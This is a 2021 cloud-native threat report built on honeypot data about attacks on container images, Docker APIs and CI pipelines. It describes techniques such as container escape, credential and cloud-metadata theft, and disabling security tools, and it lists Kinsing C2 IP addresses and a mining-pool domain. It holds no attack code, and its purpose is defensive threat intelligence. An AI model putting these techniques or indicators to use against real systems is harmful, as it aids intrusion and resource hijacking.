
Cloud Native Threat Report

Attacks in the Wild on the Container Supply Chain and Infrastructure



June 2021





Table of Contents

Introduction

Since our previously published threat report, malicious actors have continued to advance and adapt their tactics, targeting both the software supply chain of cloud native applications, as well as their infrastructure.

This report covers data collected from honeypots over a period of six months, and in that period our team observed 17,358 individual attacks.

Attacks trend between June 2019 and Dec. 2020



Key findings

- Bad actors are getting better at hiding their attacks using advanced techniques, such as executing malware straight from memory, packing binaries, and using rootkits
- Attackers are leveraging privilege-escalation techniques and attempting to escape from within containers to the host machine
- Adversaries keep searching for new ways to attack cloud native environments. We identified massive campaigns targeting supply chains, the auto-build process of code repositories, registries, and CI service providers. This was not a common attack vector in the past


Massive campaigns targeted supply chains, the auto-build process of code repositories, registries, and CI service providers


- Adversaries are saving resources and becoming more efficient by using readily-available offensive security tools. This helps them to find vulnerabilities and exploit them, and saves the time of developing their own tools
- While many attacks set crypto-currency mining as their objective, some attempt to hide more sinister objectives, such as backdoors, malware deployments, and credential theft
- Attack volume continued to increase, growing by 26% between H1 and H2 of 2020

Attack patterns overview

The attack patterns we observed have shown the ability to branch out and morph according to the attack target's security gaps, progressively attempting to achieve bolder outcomes.

For a blow-by-blow analysis of key attack sequences, including images used, behaviors and network communication, see Appendix A.


Sophisticated Attacker
Docker Daemon
Privilege escalation and persistence
Backdoor (Insert new SSH keys)
Shell script
Cron job on the host
Container escape
Random/ alpine:latest
Worm aimed to find more victims
Worm script
Scanning for misconfigured docker daemons
Sending data to the attacker's C2 server
Privilege escalation and persistence
Packed
ELF binary
Code executed from memory
Rootkit deployed on host
Backdoor
IRC server Attacker's command and control
Tsunami malware
Shell script
Python Script
Offensive Security Tool - Post exploitation SSH keys stealer
Resource Hijacking
ELF binary
Code executed from memory
Cryptominer
Crypto mining pool moneroocean[.]stream



Observed attacks on cloud native

We classified the attacks based on the level of sophistication used in the container images, and on their impact.

Attacks by image classification

Legitimate image name

These attacks use a dedicated image that delivers and executes malicious code. Additionally, the author of the image might use various techniques to avoid detection, such as turning off security tools or obfuscating files. In most cases, the level of complexity is medium. The adversaries design the image and place it in Docker Hub, using a misleading name, for example, Nginx.

Vanilla image — malicious command

This type of attack uses a vanilla, or innocuous-looking image such as Alpine or Ubuntu, not designed to deliver a payload or run malicious code. The payload is delivered and initiated at a later stage by the entry-point command that downloads malicious components during runtime. The adversaries use the latest version of an official and popular vanilla image for instance, alpine: latest.

Using an official and seemingly benign image increases the chances of passing a security scan by most security tools, since it should not have any vulnerabilities or malicious components. Some organizations permit the use of images only from a predetermined, explicitly allowed list. Using an official, popular image increases the chances that the attack will be executed as planned since these images are likely to be pre-approved for use.

Building directly on hosts

In the second half of 2020, we saw a new type of attack — building the image directly on the target host. The adversaries used a Docker SDK for Python package to send commands to a misconfigured Docker API. The attack sequence started by sending

GET requests to explore the Docker server and POST requests to build and execute an image on the targeted host.

Blog
Threat Alert: Attackers Building Malicious Images Directly on Your Host ›

Additional description and in-depth analysis of all the container images are provided in appendix A - Detailed analysis of the attacks.


Behavior and trend analysis

During the second half of 2020, we observed and tracked attacks to identify trends and behaviors, which we mapped to the MITRE ATT&CK framework.

Image Classification

The adversaries mostly use vanilla images (about 95%) to conceal their campaigns and avoid detection or blocking by security tools.


Image types used to conceal the campaigns




Looking at the number of different images used to originate attacks is a good indicator of the variety of techniques used by attackers.

We observed that on average 3.78 different images were used for attacks every day (ranging from 1 to 8 images). Compared with the first half of 2020, where the average was 2.75 images used per day, this shows that attackers are diversifying their techniques to try new ways to penetrate and exploit vulnerable environments.

Distribution of attacking images used per day



While the number of distinct images used in attacks remained constant throughout H2 2020, the number of individual attacks continued to grow, from 12.6 attacks per day in H2 2019, to 77 attacks per day in H1 2020, to 97.3 attacks per day in H2 2020 - with little to no month-to-month difference.




Attacking IP addresses (inbound communication)

All IP addresses used in the attacks were linked to cloud and hosting service providers. Our honeypots recorded incoming traffic from Russia (17.3%) and the US (15.9%). Surprisingly, only 13.43% of the IP addresses are marked as malicious in block lists. This means that network detection and prevention systems that rely on popular block lists will mostly be ineffective in detective and preventing such communications.

This finding is not that surprising since many IP addresses are linked to Amazon EC2 machines and big internet service providers, making them difficult to block. Readers should note that under the shared responsibility model, cloud providers such as AWS are not responsible for the workloads running on such instances.

Our honeypots recorded incoming traffic



Command and control (C2) server communication

We found that most outbound communication was with C2 servers (marked as malicious), mining pools, and code repositories.

Malicious C2 servers

- **Communication:** Most communication was with the C2 servers of the Kinsing malware (93.189.43.3, 91.215.169.111, 45.10.88.102, 195.3.146.118, 193.33.87.219), but this is not surprising since most attacks were related to the Kinsing malware
- **IP Addresses:** We clustered the IP addresses based on their CIDR ranges and found that the most frequent communication (top 20) was with AWS IP addresses. Most of the IP addresses pointed to S3 buckets, which may imply that attackers communicate with S3 buckets (CIDR 52.216.0.0/15)
- **Cloud metadata theft:** We've also seen communication with internal ranges (192.168.0.0/24), which may indicate that attackers are seeking cloud metadata. For instance, 169.254.169.254 is used in Amazon EC2 metadata. Under the cloud shared responsibilty model, customers should ensure that access to EC2 metadata should follow the principle of least privilege access. By default, EC2 metadata has no permissions
- **Mining pools:** A DNS lookup (for example, 35.163.175.186 and 185.10.68.220) is used to retrieve the IP address that is registered under the searched domain. DNS lookup requests showed that most retrieved IP addresses were reported as malicious C2 servers. The attackers are using various techniques such as tunneling to the local host (ngrok.io), reverse proxy (fastly), and public code repositories (GitHub, Bitbucket)

Scanners and attackers

It takes 5 hours, on average, for the adversaries' bots to scan a new honeypot. The fastest scan occurred after a few minutes, while the longest gap was 24 hours. The median was only 56 minutes, meaning that in 50% of the cases, the adversaries found the honeypot in less than one hour. These findings emphasize the immense significance of detecting and remediating cloud misconfigurations promptly or preventing them from occurring before deployment. Practitioners need to constantly be aware that the slightest misconfiguration, even for a brief moment, might expose their containers and Kubernetes clusters to a threat of cyberattack.

Analysis Based on MITRE ATT&CK Framework for containers

The MITRE ATT&CK framework is used worldwide by cybersecurity practitioners to describe the taxonomy for both the offense and defense cyberattack kill chain. In the previous report, we used the MITRE ATT&CK framework to categorize stages of the attacks. Since then, MITRE has updated the ATT&CK framework specifically for containers, so now our classification reflects this new framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Command & Control	Discovery	Data Exfiltration
Exploit Public-Facing Application	Container Service (New)	Host mount (new) - Using host mount for persistence	Escape to Host (new)	Build Image on Host (New)	Brute Force: Password Guessing	Application Layer Protocol - As an example we saw few attacks using IRC channels using a malware (Tsunami)	Container Resource Discovery (New)	Exfiltration Over C2 Channel
External Remote Services	User Execution: Malicious Image (New)	Implement Internal Image (name Change)	Escape to Host (new): exploit capabilities	Masquerading	Brute Force: Password Spraying		Network Service Scanning	
Valid Accounts	Deploy Container (New)	Scheduled Task/ Job	Escape to Host (new): kernel exploitable	Masquerading: Match Legitimate Name or Location	Brute Force: Credential Stuffing		Network Service Scanning: scanning internal network	
Valid Accounts: Local Accounts		Scheduled Task/ Job: Container Orchestration Job (New)	Escape to Host (new): abuse host namespace	Valid Accounts	Unsecured Credentials		Network Service Scanning: scanning internal network	
Poisoned Image (New)		Valid Accounts	Escape to Host (new): abuse cgroups	Valid Accounts: Local Accounts	Unsecured Credentials: Credentials in Files			
		Valid Accounts: Local Accounts	Escape to Host (new): abuse container runtime (runc / docker socket)	Impair Defenses	Unsecured Credentials: Container API (New)			
		Create Accounts - creating new accounts on host	Escape to Host (new): host mount	Impair Defenses: Disable or Modify Tools - we see a lot of security deactivation and removal	Unsecured Credentials: Cloud Instance Metadata API			
			Scheduled Task/ Job	Impair Defenses: Impair Command History Logging - we see a lot of history clear and log deleting				
			Scheduled Task/ Job: Container Orchestration Job (New)	Rootkit				
			Valid Accounts					
			Valid Accounts: Local Accounts					
			Deploy Privileged Container (New) - Running a container with elevated privileges					

Detailed analysis

Most of the attack tactics, techniques, and procedures (TTPs) that we observed mapped to sub-categories among the 12 MITRE ATT&CK categories.


Below are observations mapped to nine of the twelve MITRE categories. Click on the sub-category to access the MITRE website, where the relevant detection and mitigation can be found.

Reconnaissance


Active scanning

Adversaries continue to use worms to detect and infect new vulnerable hosts.

Scanning tool used to scan vulnerable hosts



This technique is very effective because the attackers use the infected hosts for the scanning operation, increasing the frequency of scanning activity and the chances of finding misconfigurations promptly. Some adversaries continue to use public search engines, such as Shodan or Censys, while others use scanning tools such as masscan. Below is an example of a script aimed at finding compromised ports:

